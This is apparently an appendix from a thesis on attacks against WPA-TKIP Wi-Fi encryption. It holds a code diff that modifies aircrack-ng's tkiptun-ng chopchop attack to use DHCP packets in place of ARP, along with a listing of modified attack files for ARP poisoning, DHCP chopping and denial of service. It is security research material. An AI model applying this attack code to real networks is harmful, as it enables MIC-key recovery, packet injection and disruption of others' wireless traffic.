     opt.f_minlen_set = 0;
     opt.f_maxlen_set = 0;
     opt.f_tods    = -1; opt.f_fromds    = -1;
@@ -3757,7 +4053,7 @@
         };

         int option = getopt_long( argc, argv,
-                        "d:s:m:n:t:f:x:a:c:h:e:jy:i:r:HZDK:P:p:M:",
+                        "d:s:m:n:t:f:x:a:c:h:e:jy:i:I:r:HZDK:P:p:M:",
                         long_options, &option_index );

         if( option < 0 ) break;
@@ -3904,6 +4200,10 @@
                 strncpy( opt.r_essid, optarg, sizeof( opt.r_essid )  - 1 );
                 break;

+            case 'I' :
+       sscanf(optarg, "%d.%d.%d.%d",(int *)&opt.ip_cli[0],(int *)&opt.
    ip_cli[1],(int *)&opt.ip_cli[2],(int *)&opt.ip_cli[3]);
+                break;
+
            case 'j' :

                opt.r_fromdsinj = 1;
@@ -4312,56 +4612,56 @@
```

```
     /* Select ToDS ARP from Client */

-    PCT; printf("Waiting for an ARP packet coming from the Client...\n");
-
-    opt.f_tods = 1;
-    opt.f_fromds = 0;
-    memcpy(opt.f_smac, opt.r_smac, 6);
-//    memcpy(opt.f_dmac, opt.f_bssid, 6);
-    if(opt.fast == -1)
-        opt.fast = 1;
-
-    if(opt.f_minlen_set == 0) {
-        opt.f_minlen = 80;
-    }
-    if(opt.f_maxlen_set == 0) {
-        opt.f_maxlen = 80;
-    }
-
-    while(1)
-    {
-        if( capture_ask_packet( &caplen, 0 ) != 0 )
-            return( 1 );
-        if( is_qos_arp_tkip(h80211, caplen) == 1 )
-            break;
-    }
-
-    memcpy(packet2, h80211, caplen);
-    packet2_len = caplen;
+//     PCT; printf("Waiting for an ARP packet coming from the Client...\n")
    ;
+//
+//     opt.f_tods = 1;
+//     opt.f_fromds = 0;
+//     memcpy(opt.f_smac, opt.r_smac, 6);
+// //    memcpy(opt.f_dmac, opt.f_bssid, 6);
+//     if(opt.fast == -1)
+//         opt.fast = 1;
+//
+//     if(opt.f_minlen_set == 0) {
+//         opt.f_minlen = 80;
+//     }
+//     if(opt.f_maxlen_set == 0) {
+//         opt.f_maxlen = 80;
+//     }
+//
+//     while(1)
+//     {
+//         if( capture_ask_packet( &caplen, 0 ) != 0 )
+//             return( 1 );
+//         if( is_qos_arp_tkip(h80211, caplen) == 1 )
+//             break;
+//     }
+//
+//     memcpy(packet2, h80211, caplen);
```

```
+//     packet2_len = caplen;

     /* Select FromDS ARP to Client */

-    PCT; printf("Waiting for an ARP response packet coming from the AP...\n
    ");
+    PCT; printf("Waiting for an DHCP ACK packet coming from the AP...\n");

     opt.f_tods = 0;
     opt.f_fromds = 1;
     memcpy(opt.f_dmac, opt.r_smac, 6);
     memcpy(opt.f_smac, NULL_MAC, 6);

-    if(opt.f_minlen_set == 0) {
-        opt.f_minlen = 80;
-    }
-    if(opt.f_maxlen_set == 0) {
-        opt.f_maxlen = 98;
-    }
-
-    while(1)
-    {
+    // if(opt.f_minlen_set == 0) {
+    //     opt.f_minlen = 80;
+    // }
+    // if(opt.f_maxlen_set == 0) {
+    //     opt.f_maxlen = 98;
+    // }
+ //
+    // while(1)
+    // {
         if( capture_ask_packet( &caplen, 0 ) != 0 )
             return( 1 );
-        if( is_qos_arp_tkip(h80211, caplen) == 1 )
-            break;
-    }
+        // if( is_qos_arp_tkip(h80211, caplen) == 1 )
+        //     break;
+    // }

     memcpy(packet1, h80211, caplen);
     packet1_len = caplen;
@@ -4379,41 +4679,41 @@
     do_attack_tkipchop(h80211, caplen);

     /* derive IPs and MACs; relays on QoS, ARP and fromDS packet */
-    if(opt.chopped_from_plain != NULL)
-    {
-        memcpy(opt.ip_cli, opt.chopped_from_plain+58, 4);
-        memcpy(opt.ip_ap, opt.chopped_from_plain+48, 4);
-        memcpy(opt.r_apmac, opt.chopped_from_plain+42, 6);
-    }
-
-    PCT; printf("AP MAC: %02X:%02X:%02X:%02X:%02X:%02X IP: %i.%i.%i.%i\n",
```

```
-               opt.r_apmac[0],opt.r_apmac[1],opt.r_apmac[2],opt.r_apmac
    [3],opt.r_apmac[4],opt.r_apmac[5],
-               opt.ip_ap[0],opt.ip_ap[1],opt.ip_ap[2],opt.ip_ap[3]);
-    PCT; printf("Client MAC: %02X:%02X:%02X:%02X:%02X:%02X IP: %i.%i.%i.%i\
    n",
-               opt.r_smac[0],opt.r_smac[1],opt.r_smac[2],opt.r_smac[3],opt
    .r_smac[4],opt.r_smac[5],
-               opt.ip_cli[0],opt.ip_cli[1],opt.ip_cli[2],opt.ip_cli[3]);
-
-    /* Send an ARP Request from the AP to the Client */
-
-    build_arp_request(h80211, &caplen, 0); //writes encrypted tkip arp
    request into h80211
-    send_packet(h80211, caplen);
-    PCT; printf("Sent encrypted tkip ARP request to the client.\n");
-
-    /* wait until we can generate a new mic failure */
-
-    PCT; printf("Wait for the mic countermeasure timeout of %i seconds.\n",
     opt.mic_failure_interval);
-
-    while(1)
-    {
-        gettimeofday(&mic_fail, NULL);
-        if( (mic_fail.tv_sec - opt.last_mic_failure.tv_sec) * 1000000 + (
    mic_fail.tv_usec - opt.last_mic_failure.tv_usec) > opt.
    mic_failure_interval * 1000000)
-            break;
-        sleep(1);
-    }
-
-    /* Also chop the answer to get the equivalent MIC Key */
-    memcpy(h80211, packet2, packet2_len);
-    do_attack_tkipchop(h80211, caplen);
+    // if(opt.chopped_from_plain != NULL)
+    //   {
+    //       memcpy(opt.ip_cli, opt.chopped_from_plain+58, 4);
+    //       memcpy(opt.ip_ap, opt.chopped_from_plain+48, 4);
+    //       memcpy(opt.r_apmac, opt.chopped_from_plain+42, 6);
+    //   }
+    //
+    //   PCT; printf("AP MAC: %02X:%02X:%02X:%02X:%02X:%02X IP: %i.%i.%i.%i
    \n",
+    //               opt.r_apmac[0],opt.r_apmac[1],opt.r_apmac[2],opt.
    r_apmac[3],opt.r_apmac[4],opt.r_apmac[5],
+    //               opt.ip_ap[0],opt.ip_ap[1],opt.ip_ap[2],opt.ip_ap[3]);
+    //   PCT; printf("Client MAC: %02X:%02X:%02X:%02X:%02X:%02X IP: %i.%i.%
    i.%i\n",
+    //               opt.r_smac[0],opt.r_smac[1],opt.r_smac[2],opt.r_smac
    [3],opt.r_smac[4],opt.r_smac[5],
+    //               opt.ip_cli[0],opt.ip_cli[1],opt.ip_cli[2],opt.ip_cli
    [3]);
+    //
+    //   /* Send an ARP Request from the AP to the Client */
```

```
+    //
+    //   build_arp_request(h80211, &caplen, 0); //writes encrypted tkip arp
     request into h80211
+    //   send_packet(h80211, caplen);
+    //   PCT; printf("Sent encrypted tkip ARP request to the client.\n");
+    //
+    //   /* wait until we can generate a new mic failure */
+    //
+    //   PCT; printf("Wait for the mic countermeasure timeout of %i seconds
    .\n", opt.mic_failure_interval);
+    //
+    //   while(1)
+    //   {
+    //       gettimeofday(&mic_fail, NULL);
+    //       if( (mic_fail.tv_sec - opt.last_mic_failure.tv_sec) * 1000000
    + (mic_fail.tv_usec - opt.last_mic_failure.tv_usec) > opt.
    mic_failure_interval * 1000000)
+    //           break;
+    //       sleep(1);
+    //   }
+    //
+    //   /* Also chop the answer to get the equivalent MIC Key */
+    //   memcpy(h80211, packet2, packet2_len);
+    //   do_attack_tkipchop(h80211, caplen);

     /* that's all, folks */
```

Appendix B

Attached CD-ROM/ZIP-file

The attached CD-ROM/ZIP-file contains the following files and directories:

- `README` - Instructions
- `aircrack-ng.zip` - Aircrack-ng Suite revision 1503
- `modified_code/tkiptun-ng-arp-poisoning-1503.c` - ARP poisoning attack on TKIP
- `modified_code/tkiptun-ng-dhcp-chop-1503.c` - Improved attack on TKIP
- `modified_code/tkiptun-ng-dos-attack-1503.c` - DoS attack on TKIP
- `tkiptun-ng-original-1503.c` - Original attack on TKIP